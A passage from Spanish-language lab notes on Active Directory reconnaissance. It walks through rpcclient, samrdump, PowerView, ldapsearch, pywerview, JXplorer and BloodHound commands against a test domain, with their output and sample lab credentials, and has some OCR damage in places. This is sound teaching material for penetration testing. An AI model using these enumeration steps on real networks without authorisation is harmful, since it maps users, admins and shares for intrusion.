group:[Usuarios avanzados] rid:[0x223]
group:[Usuarios COM distribuidos] rid:[0x232]
group:[Usuarios de administración remota] rid:[0x244]
group:[Usuarios de escritorio remoto] rid:[0x22b]
group:[Usuarios del monitor de sistema] rid:[0x22e]
group:[Usuarios del registro de rendimiento] rid:[0x22f]
rpcclient $> █
```

Ahora que tenemos los grupos podemos ver los usuarios mediante el sid (security identifier)

```
queryaliasmem builtin 0xNum
```

```
rpcclient $> queryaliasmem builtin 0x220
    sid:[S-1-5-21-4146381953-2870707457-3825251984-500]
    sid:[S-1-5-21-4146381953-2870707457-3825251984-1000]
    sid:[S-1-5-21-2107433326-829874831-3676578183-512]
rpcclient $> █
```

Ahora con el comando lookupsids podemos ver el usuario

```
Lookupsids S-1-5-21-4146381953-2870707457-3825251984-500
```

```
rpcclient $> queryaliasmem builtin 0x220
    sid:[S-1-5-21-4146381953-2870707457-3825251984-500]
    sid:[S-1-5-21-4146381953-2870707457-3825251984-1000] [Red arrow pointing to this line]
    sid:[S-1-5-21-2107433326-829874831-3676578183-512]
rpcclient $> lookupsids S-1-5-21-4146381953-2870707457-3825251984-500 WS01\Administrador (1)
S-1-5-21-4146381953-2870707457-3825251984-500 WS01\Administrador (1) [Red arrow pointing to this line]
rpcclient $> █
```

Sam Remoto con (samrdump.py de impacket)

```
python3 samrdump.py corp/Administrador:Password@WS01.corp.local
```

```
└# python3 samrdump.py corp/Administrador:████████@WS01.corp.local
Impacket v0.13.0.dev0+20250912.114226.b742bd4d - Copyright Fortra, LLC and its affiliated companies

[*] Retrieving endpoint list from WS01.corp.local
Found domain(s):
. WS01
. Builtin
[*] Looking up users in domain WS01
Found user: Administrador, uid = 500
Found user: DefaultAccount, uid = 503
Found user: Invitado, uid = 501
Found user: santiago, uid = 1000
Found user: WDAGUtilityAccount, uid = 504
Administrador (500)/FullName:
Administrador (500)/AdminComment: Cuenta integrada para la administración del equipo o dominio
Administrador (500)/UserComment:
Administrador (500)/PrimaryGroupId: 513
Administrador (500)/BadPasswordCount: 0
Administrador (500)/LogonCount: 0
Administrador (500)/PasswordLastSet: <never>
Administrador (500)/PasswordDoesNotExpire: True
Administrador (500)/AccountIsDisabled: True
Administrador (500)/ScriptPath:
DefaultAccount (503)/FullName:
DefaultAccount (503)/AdminComment: Cuenta de usuario administrada por el sistema.
DefaultAccount (503)/UserComment:
DefaultAccount (503)/PrimaryGroupId: 513
```


## GET ADDOMAIN

Sirve para enumerar información sobre nuestro dominio, pero para ejecutar este comando necesitamos un DLL que se encuentra únicamente en el servidor de dominio, por lo que podemos instalarlo en local y obtener este DLL (**Microsoft.ActiveDirectory.Management.dll**) la ruta de este archivo DLL se encuentra en **C:\Windows\Microsoft.NET\Assembly\GAC\_64\Microsoft.ActiveDirectory.Management\v4.0\_6.3.0.0\_31bf3856ad364e35**

Al conseguirla la pasamos a nuestro Linux para compartirlo a un windows cliente.

```
(root㉿kali)-[~/home/kali/tools/AD]
# ls
impacket Microsoft.ActiveDirectory.Management.dll
[root@kali]~/home/kali/tools/AD]
# python3 impacket/examples/smbserver.py pwned ${pwd} -smb2support
impacket v0.13.0.dev0+20250912.114226.b742bd4d - Copyright Fortra, LLC and its affiliated companies

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```



Comando:

En la ubicación del archivo ejecutamos:

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll
Get-AddDomain
```

Enumeraremos información relativa al dominio. (SI ESTO NO FUNCIONA USAR POWERVIEW COMO VEREMOS A CONTINUACION) – (**Maneja protocolo TCP**)

```
..\PowerView.ps1
```

```
Get-NetDomain
```

Con lo que tendremos información del dominio. (**Maneja protocolo LDAP**). Mediante LDAP consulta la base de datos del dominio NTDS.dit.

```
PS C:\Users\empleado1\Desktop> ..\PowerView.ps1
PS C:\Users\empleado1\Desktop> Get-NetDomain
```

```
Forest          : corp.local
DomainControllers : {DC01.corp.local}
Children         : {}
DomainMode       : Windows2012R2Domain
DomainModeLevel : 6
Parent           :
PdcRoleOwner    : DC01.corp.local
RidRoleOwner    : DC01.corp.local
InfrastructureRoleOwner : DC01.corp.local
Name             : corp.local
```

```
PS C:\Users\empleado1\Desktop>
```

```
Get-DomainPolicy
```

Sacar información de la política del dominio:

```
PS C:\Users\empleado1\Desktop> Get-DomainPolicy

Unicode      : @{Unicode=yes}
SystemAccess  : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1;
                PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{[MACHINE\System\CurrentControlSet\Control\Lsa]\NoLMHash=System.Object[]}
Version       : @{signature="$CHICAGO$"; Revision=1}
Path          : \\corp.local\sysvol\corp.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName       : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

(Get-DomainPolicy)."SystemAccess"

Igual que el anterior, información de la política del dominio únicamente de systemaccess.

```
PS C:\Users\empleado1\Desktop> (Get-DomainPolicy)."SystemAccess"

MinimumPasswordAge      : 1
MaximumPasswordAge     : 42
MinimumPasswordLength   : 7
PasswordComplexity     : 1
PasswordHistorySize    : 24
LockoutBadCount        : 0
RequireLogonToChangePassword : 0
ForceLogoffWhenHourExpire : 0
ClearTextPassword      : 0
LSAAnonymousNameLookup : 0
```

Información del DC con PowerView. (Forest, dominio, nombre, ip etc).

```
PS C:\Users\empleado1\Desktop> Get-NetDomainController

Forest : corp.local
CurrentTime : 28/09/2025 04:36:55 a. m.
HighestCommittedUsn : 13762
OSVersion : Evaluación de Windows Server 2012 R2 Standard
Roles : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain : corp.local
IPAddress : 192.168.100.5
SiteName : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name : DC01.corp.local
Partitions : {DC=corp,DC=local, CN=Configuration,DC=corp,DC=local,
CN=Schema,CN=Configuration,DC=corp,DC=local, DC=DomainDnsZones,DC=corp,DC=local...}
```

Información de los usuarios.

```
Get-NetUser | select name,lastlogoff,lastlogon
PS C:\Users\empleado1\Desktop> Get-NetUser | select name,lastlogoff,lastlogon

name      lastlogoff          lastlogon
----      -----          -----
Administrador 31/12/1600 07:00:00 p. m. 27/09/2025 04:11:12 p. m.
Invitado    31/12/1600 07:00:00 p. m. 31/12/1600 07:00:00 p. m.
krbtgt      31/12/1600 07:00:00 p. m. 31/12/1600 07:00:00 p. m.
empleado1   31/12/1600 07:00:00 p. m. 27/09/2025 11:28:44 p. m.
empleado2   31/12/1600 07:00:00 p. m. 27/09/2025 11:43:15 p. m.

PS C:\Users\empleado1\Desktop>
```

Get-NetComputer

```
Get-NetComputer | select name,samaccountname,operatingsystem,operatingsystemversion
```

Podremos ver la lista de equipos del dominio

```
PS C:\Users\empleado1\Desktop> Get-NetComputer | select name,samaccountname,operatingsystem,operatingsystemversion

name samaccountname operatingsystem          operatingsystemversion
---- -----          -----
DC01 DC01$          Evaluación de Windows Server 2012 R2 Standard 6.3 (9600)
WS01 WS01$          Windows 10 Pro            10.0 (19045)
WS02 WS02$          Windows 10 Pro            10.0 (19045)
```

Saber que equipos están activos en la infraestructura.

```
Get-NetComputer-Ping | select name,operatingsystem
```

```
PS C:\Users\empleado1\Desktop> Get-NetComputer -Ping | select name,operatingsystem

name operatingsystem
-----
DC01 Evaluación de Windows Server 2012 R2 Standard
WS01 Windows 10 Pro
WS02 Windows 10 Pro
```

```
Unblock-File-Path .\PowerView.ps1
..\PowerView.ps1
Get-DomainGroup
```

Con un usuario básico utilizando PowerView podremos enumerar todos los grupos del dominio (Increíble!).

```
PS C:\Users\empleado1\Desktop> Get-DomainGroup

usncreated : 8198
groupstype : DOMAIN_LOCAL_SCOPE, SECURITY
samaccounttype : ALIAS_OBJECT
samaccountname : WinRMRemoteWMIUsers_
whenchanged : 25/09/2025 05:15:51 p. m.
objectcsid : S-1-5-21-2107433326-829874831-3676578183-1000
objectclass : {top, group}
cn : WinRMRemoteWMIUsers_
usnchanged : 8198
dscorepropagationdata : {25/09/2025 05:16:28 p. m., 01/01/1601 12:00:01 a. m.}
name : WinRMRemoteWMIUsers_
description : Members of this group can access WMI resources over management protocols (such as WS-Management via the Windows Remote Management service). This applies only to WMI namespaces that grant access to the user.
distinguishedname : CN=WinRMRemoteWMIUsers_,CN=Users,DC=corp,DC=local
whencreated : 25/09/2025 05:15:51 p. m.
instancetype : 4
objectguid : 5cc5191b-5b50-4360-b78c-868756847fd1
objectcategory : CN=Group,CN=Schema,CN=Configuration,DC=corp,DC=local
groupstype : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
adminincount : 1
```

Podemos filtrar también con el siguiente comando:

```
Get-DomainGroup | select groupstype,name,description
```

groupstype	name	description
-----	-----	-----
DOMAIN_LOCAL_SCOPE, SECURITY	WinRMRemoteWMIUsers_	Members o...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Administradores	Los admin...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Usuarios	Los usuari...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Invitados	De forma ...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Oper. de impresión	Los miemb...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Operadores de copia de seguridad	Los opera...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Duplicadores	Pueden re...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Usuarios de escritorio remoto	A los mie...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Operadores de configuración de red	Los miemb...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Usuarios del monitor de sistema	Los miemb...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Usuarios del registro de rendimiento	Los miemb...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Usuarios COM distribuidos	Los miemb...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	IIS_IUSRS	Grupo int...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Operadores criptográficos	Los miemb...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Lectores del registro de eventos	Los miemb...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Certificate Service DCOM Access	Los miemb...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Servidores de acceso remoto RDS	Los servi...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY	Servidores de extremo RDS	Los servi...

Luego de obtener los grupos, lo interesante es saber que usuarios (**Miembros**) se encuentran dentro de estos grupos.

```
Get-NetGroupMember-Identity "Administradores"
```

```
PS C:\Users\empleado1\Desktop> Get-NetGroupMember -Identity "Administradores"

GroupDomain : corp.local
GroupName : Administradores
GroupDistinguishedName : CN=Administradores,CN=_builtin,DC=corp,DC=local
MemberDomain : corp.local
MemberName : Admins. del dominio
MemberDistinguishedName : CN=Admins. del dominio,CN=Users,DC=corp,DC=local
MemberObjectClass : group
MemberSID : S-1-5-21-2107433326-829874831-3676578183-512

GroupDomain : corp.local
GroupName : Administradores
GroupDistinguishedName : CN=Administradores,CN=_builtin,DC=corp,DC=local
MemberDomain : corp.local
MemberName : Administradores de empresas
MemberDistinguishedName : CN=Administradores de empresas,CN=Users,DC=corp,DC=local
MemberObjectClass : group
MemberSID : S-1-5-21-2107433326-829874831-3676578183-519
```

Podremos filtrar los usuarios específicos que pertenecen a estos grupos con el siguiente comando:

```
Get-NetGroupMember-Identity "Administradores" | select MemberName
```

```
PS C:\Users\empleado1\Desktop> Get-NetGroupMember -Identity "Administradores" | select MemberName
MemberName
-----
Admins. del dominio
Administradores de empresas
Administrador
```

Estaríamos viendo los usuarios que pertenecen al grupo de Administradores.

### Obtener los recursos compartidos

Find-DomainShare

```
PS C:\Users\empleado1\Desktop> Find-DomainShare
Name          Type Remark           ComputerName
----          ---  -----
ADMIN$        2147483648 Admin remota      DC01.corp.local
C$           2147483648 Recurso predeterminado  DC01.corp.local
departamental   0                    DC01.corp.local
IPC$          2147483651 IPC remota       DC01.corp.local
NETLOGON       0 Recurso compartido del servidor de inicio de sesión  DC01.corp.local
SYSVOL        0 Recurso compartido del servidor de inicio de sesión  DC01.corp.local
ADMIN$        2147483648 Admin remota      WS01.corp.local
C$           2147483648 Recurso predeterminado  WS01.corp.local
IPC$          2147483651 IPC remota       WS01.corp.local
ADMIN$        2147483648 Admin remota      WS02.corp.local
C$           2147483648 Recurso predeterminado  WS02.corp.local
IPC$          2147483651 IPC remota       WS02.corp.local
```

Buscar unidades organizativas.

Get-NetOU

```
PS C:\Users\empleado1\Desktop> Get-NetOU
usncreated      : 5957
systemflags     : -1946157056
iscriticalsystemobject : True
gplink          : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Polices,CN=System,DC=corp,DC=local;0]
whenchanged     : 25/09/2025 05:19:51 p. m.
objectclass    : {top, organizationalUnit}
showinadvancedviewonly : False
usnchanged     : 5957
dscorepropagationdata : {26/09/2025 03:14:29 a. m., 25/09/2025 05:16:22 p. m., 01/01/1601 12:04:16 a. m.}
name           : Domain Controllers
description    : Default container for domain controllers
distinguishedname : OU=Domain Controllers,DC=corp,DC=local
ou             : Domain Controllers
whencreated    : 25/09/2025 05:19:51 p. m.
instancetype    : 4
objectguid     : a729f9f6-b029-4cb0-b4d4-dd6a6778fa11
objectcategory : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=corp,DC=local
```

Enumerar las GPO

Get-NetGPO

```
PS C:\Users\empleado1\Desktop> Get-NetGPO
usncreated      : 5833
systemflags     : -1946157056
displayname     : Default Domain Policy
gpcmachinename : {(31B2F340-016D-11D2-A89A-00C04FB8CFA2)\$3D6AB1B-2488-11D1-A28C-00C04FB94F17}[(827D319E-6EAC-11D2-A4EA-00C04FB79F83A)\{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]{{B1BE8D
whenchanged     : 25/09/2025 05:39:49 p. m.
objectclass    : {top, container, groupPolicyContainer}
showinadvancedviewonly : 2
usnchanged     : 12748
dscorepropagationdata : {25/09/2025 05:16:22 p. m., 01/01/1601 12:00:00 a. m.}
name           : {31B2F340-016D-11D2-945F-00C04FB984F9}
cn              : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject : True
gpcfilesxpath  : \\corp.local\sysvol\corp.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedname : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Polices,CN=System,DC=corp,DC=local
whencreated    : 25/09/2025 05:19:51 p. m.
instancetype    : 3
objectuid      : c86666c2-8c74-46c5-898b-1588fe97a33e
objectguid     : c86666c2-8c74-46c5-898b-1588fe97a33e
objectcategory : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=corp,DC=local
```

Enumerar las GPO con el filtro para ver únicamente los nombres de las GPOs creadas.

```
Get-NetGPO | select displayname
```

```
PS C:\Users\empleado1\Desktop> Get-NetGPO | select displayname
displayname
-----
Default Domain Policy
Default Domain Controllers Policy
Logon script policy
Script execution policy
```

Podremos ver también, los equipos que GPOs están asignadas a ellos (ej. Equipo WS02)

```
Get-NetGPO-ComputerIdentity WS02 | select displayname
```

```
PS C:\Users\empleado1\Desktop> Get-NetGPO -ComputerIdentity WS02 | select displayname
displayname
-----
Script execution policy
Default Domain Policy
```

Encontrar Administradores locales en todo el dominio en la DB NTDS.dit usando LDAP. (**Se requiere privilegios de admin**)

Es decir, el usuario que ejecuta el comando, busca en red en que equipos tiene permisos de Administrador local.

```
Find-LocalAdminAccess-Verbose
```

Enumerar usuarios Administradores en diferentes equipos del dominio.

```
Invoke-EnumerateLocalAdmin-Verbose
```

```
Invoke-EnumerateLocalAdmin-Verbose | select ComputerName,GroupName,MemberName
```

```
PS C:\Users\empleado1\Desktop> Invoke-EnumerateLocalAdmin -Verbose | select ComputerName,GroupName,MemberName
DETALLADO: [Find-DomainLocalGroupMember] Querying computers in the domain
DETALLADO: [Get-DomainSearcher] search base: LDAP://DC01.CORP.LOCAL/DC=corp,DC=local
DETALLADO: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
DETALLADO: [Find-DomainLocalGroupMember] TargetComputers length: 3
DETALLADO: [Find-DomainLocalGroupMember] Using threading with threads: 20
DETALLADO: [New-ThreadedFunction] Total number of hosts: 3
DETALLADO: [New-ThreadedFunction] Total number of threads/partitions: 3
DETALLADO: [New-ThreadedFunction] Threads executing
DETALLADO: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
DETALLADO: [New-ThreadedFunction] all threads completed
ComputerName      GroupName      MemberName
-----
DC01.corp.local  Administradores CORP\Administrador
DC01.corp.local  Administradores CORP\Administradores de empresas
DC01.corp.local  Administradores CORP\Admins. del dominio
WS01.corp.local  Administradores WS01\Administrador
WS01.corp.local  Administradores WS01\santiago
WS01.corp.local  Administradores CORP\Admins. del dominio
```

## LDAPSEARCH

Podemos hacer todo lo anterior, con **LDAP** (`ldapsearch`) cuando tenemos usuario (**Básico**) y contraseña desde linux, sin entorno en windows.

Suele estar cerrado la sesión nula o anónima, pero debemos intentarlo:

Usar `ldapsearch` con sesión nula:

```
ldapsearch -x -H ldap://192.168.100.5 -D "" -w "" -b "DC=corp,DC=local"
```

o usar este si no funciona:

```
ldapsearch -x -H ldap://192.168.100.5 -D "" -w "" -b "DC=corp,DC=local"
```

Herramienta: `ldapsearch`.

- x: Autenticación básica.
- H: IP host DC.
- D: Nom de usuario dentro del dominio (vacío).
- w: Contraseña.
- b: Con que objetos vamos a interactuar.

Si no funciona la sesión nula veremos algo como esto:

```
root@kali: [/home/kali/tools/AD]
# ldapsearch -x -H ldap://192.168.100.5 -D "" -w "" -b "DC=corp,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=corp,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090728, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v2580
# numResponses: 1
```

Con usuario Básico que tiene credenciales:

Dumpearemos la DB NTDS.dit (Grupos, usuarios, todo lo visto anteriormente). (Toda la info)

```
ldapsearch -x -H ldap://192.168.100.5 -D 'CORP\empleado1' -w 'Password1' -b "DC=corp,DC=local"
```

```
objectGUID:: mGL3AkDpkkqaUS53evv70w= []
objectSid:: AQIAAAAAAAAUGAAAAAGIAAA=
sAMAccountName: Usuarios COM distribuidos
sAMAccountType: 536870912
systemFlags: -1946157056
groupType: -2147483643
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=corp,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20250925171622.0Z
dSCorePropagationData: 16010101000000.0Z
```

Ver los usuarios del dominio

```
ldapsearch -x -H ldap://192.168.100.5 -D 'CORP\ empleado1' -w 'Password1' -b  
"CN=Users,DC=corp,DC=local"
```

Ver usuario específico

```
ldapsearch -x -H ldap://192.168.100.5 -D 'CORP\ empleado1' -w 'Password1' -b  
"CN=empleado2,CN=Users,DC=corp,DC=local"
```

```
# empleado1, Users, corp.local ←  
dn: CN=empleado1,CN=Users,DC=corp,DC=local ←  
objectClass: top ←  
objectClass: person ←  
objectClass: organizationalPerson ←  
objectClass: user ←  
cn: empleado1 ←  
givenName: empleado1 ←  
distinguishedName: CN=empleado1,CN=Users,DC=corp,DC=local ←  
instanceType: 4 ←  
whenCreated: 20250926025707.0Z ←  
whenChanged: 20250927183132.0Z ←  
displayName: empleado1 ←  
uSNCreated: 12853 ←  
uSNChanged: 13591 ←  
name: empleado1 ←  
objectGUID:: baFE06nHdE6rHsMroGtzYQ== ←  
userAccountControl: 66048 ←  
badPwdCount: 0 ←  
codePage: 0 ←  
countryCode: 0 ←  
badPasswordTime: 134033943870439175 ←  
lastLogoff: 0 ←  
lastLogon: 134035619264172246 ←  
pwdLastSet: 134033290279999741 ←  
primaryGroupID: 513 ←  
objectSid:: AQUAAAAAAAUAUAAAAbuGcfY/idjGHISTbUAQAAA== ←  
[0] 0:zsh- 1:[tmux]*z
```

Enumerar los equipos:

```
ldapsearch -x -H ldap://192.168.100.5 -D 'CORP\ empleado1' -w 'Password1' -b  
"CN=Computers,DC=corp,DC=local"
```

```
# WS01, Computers, corp.local ←  
dn: CN=WS01,CN=Computers,DC=corp,DC=local ←  
objectClass: top ←  
objectClass: person ←  
objectClass: organizationalPerson ←  
objectClass: user ←  
objectClass: computer ←  
cn: WS01 ←  
distinguishedName: CN=WS01,CN=Computers,DC=corp,DC=local ←  
instanceType: 4 ←  
whenCreated: 20250926030259.0Z ←  
whenChanged: 20250926045706.0Z ←  
uSNCreated: 12872 ←  
uSNChanged: 12974 ←  
name: WS01 ←  
objectGUID:: sIMsPGks9kWKmrfnclhlZQ== ←
```

A continuación, vemos la información relativa al grupo “Administradores” como usuarios

```
ldapsearch -x -H ldap://192.168.100.5 -D 'CORP\ empleado1' -w 'Password1' -b  
"CN=Administradores,CN=Builtin,DC=corp,DC=local"
```

```
[root@kali] /home/kali/tools/AD
# ldapsearch -x -H ldap://192.168.100.5 -D 'CORP\empleado1' -w 'Password1' -b "CN=Administradores,CN=Builtin,DC=corp,DC=local"
# extended LDIF
#
# LDAPv3
# base <CN=Administradores,CN=Builtin,DC=corp,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# 
# Administradores, Builtin, corp.local
dn: CN=Administradores,CN=Builtin,DC=corp,DC=local
objectclass: top
objectclass: group
cn: Administradores
description: Los administradores tienen acceso completo y sin restricciones al
    equipo o dominio
member: CN=Admins. del dominio,CN=Users,DC=corp,DC=local
member: CN=Administradores de empresas,CN=Users,DC=corp,DC=local
member: CN=Administrador,CN=Users,DC=corp,DC=local
distinguishedName: CN=Administradores,CN=Builtin,DC=corp,DC=local
instanceType: 4
```

También podríamos usar **pywerview** para ver información del controlador del dominio mediante LDAP.

```
pywerview get-netdomaincontroller-u usuario--dc-ip <IP-DC>-p password
pywerview get-netdomaincontroller-u empleado1--dc-ip 192.168.100.5-p Password1
```

```
[root@kali] /home/kali/tools/AD
# pywerview get-netdomaincontroller -u empleado1 --dc-ip 192.168.100.5 -p Password1
objectclass: top, person, organizationalPerson, user, computer
cn:
distinguishedname: CN=DC01,OU=Domain Controllers,DC=corp,DC=local
instancetype: 4
whencreated: 2025-09-25 17:16:22+00:00
whenchanged: 2025-09-25 17:22:05+00:00
usncreated: 12293
usnchanged: 12704
name: DC01
objectguid: {1364172f-c66e-4ee0-8308-7c552a26a661}
useraccountcontrol: SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
badpwdcount: 0
codepage: 0
countrycode: 0
badpasswordtime: 1601-01-01 00:00:00+00:00
lastlogoff: 1601-01-01 00:00:00+00:00
lastlogon: 2025-09-29 01:16:42.727604+00:00
localpolicyflags: 0
pwdlastset: 2025-09-25 17:16:43.337631+00:00
primarygroupid: 516
objectsid: S-1-5-21-2107433326-829874831-3676578183-1001
accountexpires: 9999-12-31 23:59:59.999999+00:00
logoncount: 31
samaccountname: DC01$
```

Obtener los empleados.

```
pywerview get-netuser-u empleado1--dc-ip 192.168.100.5-p Password1
```

Obtener Grupos

```
pywerview get-netgroup-u empleado1--dc-ip 192.168.100.5-p Password1
```


GPOs – Volcado

```
pywerview get-netgpo-u empleado1--dc-ip 192.168.100.5-p Password1
```

## JXPLORER

Podemos usar **jxplorer** para un entorno grafico si lo deseamos para ver lo anterior.

```
apt install jxplorer  
jxplorer
```




Buscar el (User DN):

```
ldapsearch -x -H ldap://192.168.100.5 -D 'CORP\pleado1' -w 'Password1' -b  
"CN=pleado1,CN=Users,DC=corp,DC=local"
```

```
[root@kali]~[/home/kali/tools/impacket/examples]  
# ldapsearch -x -H ldap://192.168.100.5 -D 'CORP\pleado1' -w 'Password1' -b "CN=pleado1,CN=Users,DC=corp,DC=local"  
#  
# extended LDIF  
#  
# LDAPv3  
# base <CN=pleado1,CN=Users,DC=corp,DC=local> with scope subtree  
# filter: (objectclass=*)  
# requesting: ALL  
  
# empleado1, Users, corp.local  
dn: CN=pleado1,CN=Users,DC=corp,DC=local  
objectClass: top  
objectClass: person
```

Clic en OK y esperamos.



Y ya lo podremos visualizar de forma gráfica, damos doble clic en el dominio en el panel izquierdo, seleccionamos lo que deseamos ver y luego en **Table Editor**.

The screenshot shows a software interface for managing LDAP entries. On the left, there's a tree view of the directory structure under 'corp'. A red arrow points from the 'Users' node to the 'Administrador' entry, which is also highlighted with a red box. Another red arrow points from the 'Table Editor' tab at the top right to the main table area. The table lists various attributes for the 'Administrador' user, such as cn, objectClass, accountExpires, and distinguishedName, along with their corresponding values.

attribute type	value
cn	Administrador
instanceType	4
nTSecurityDescriptor	CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=local
objectCategory	top
objectClass	person
objectClass	organizationalPerson
accountExpires	user
adminCount	0
badPwdRecordTime	1
badPwdCount	134034760912577817
codePage	0
countryCode	0
description	Cuenta integrada para la administración del equipo o dominio
distinguishedName	CN=Administrador,CN=Users,DC=corp,DC=local
dsCorePropagationData	16010101000416.02
dsCorePropagationData	20250925171622.02
dsCorePropagationData	20250925173132.02
isCriticalSystemObject	TRUE
lastLogoff	0



## BloodHound

<https://github.com/SpecterOps/BloodHound-Legacy.git>

```
sudo apt install bloodhound
```

```
apt install bloodhound neo4j-y
```

Maquina atacante (**Arrancamos Bloodhound**)

```
neo4j console
```

Nos debe cargar como vemos a continuación, y nos dará la url para ingresar al panel web

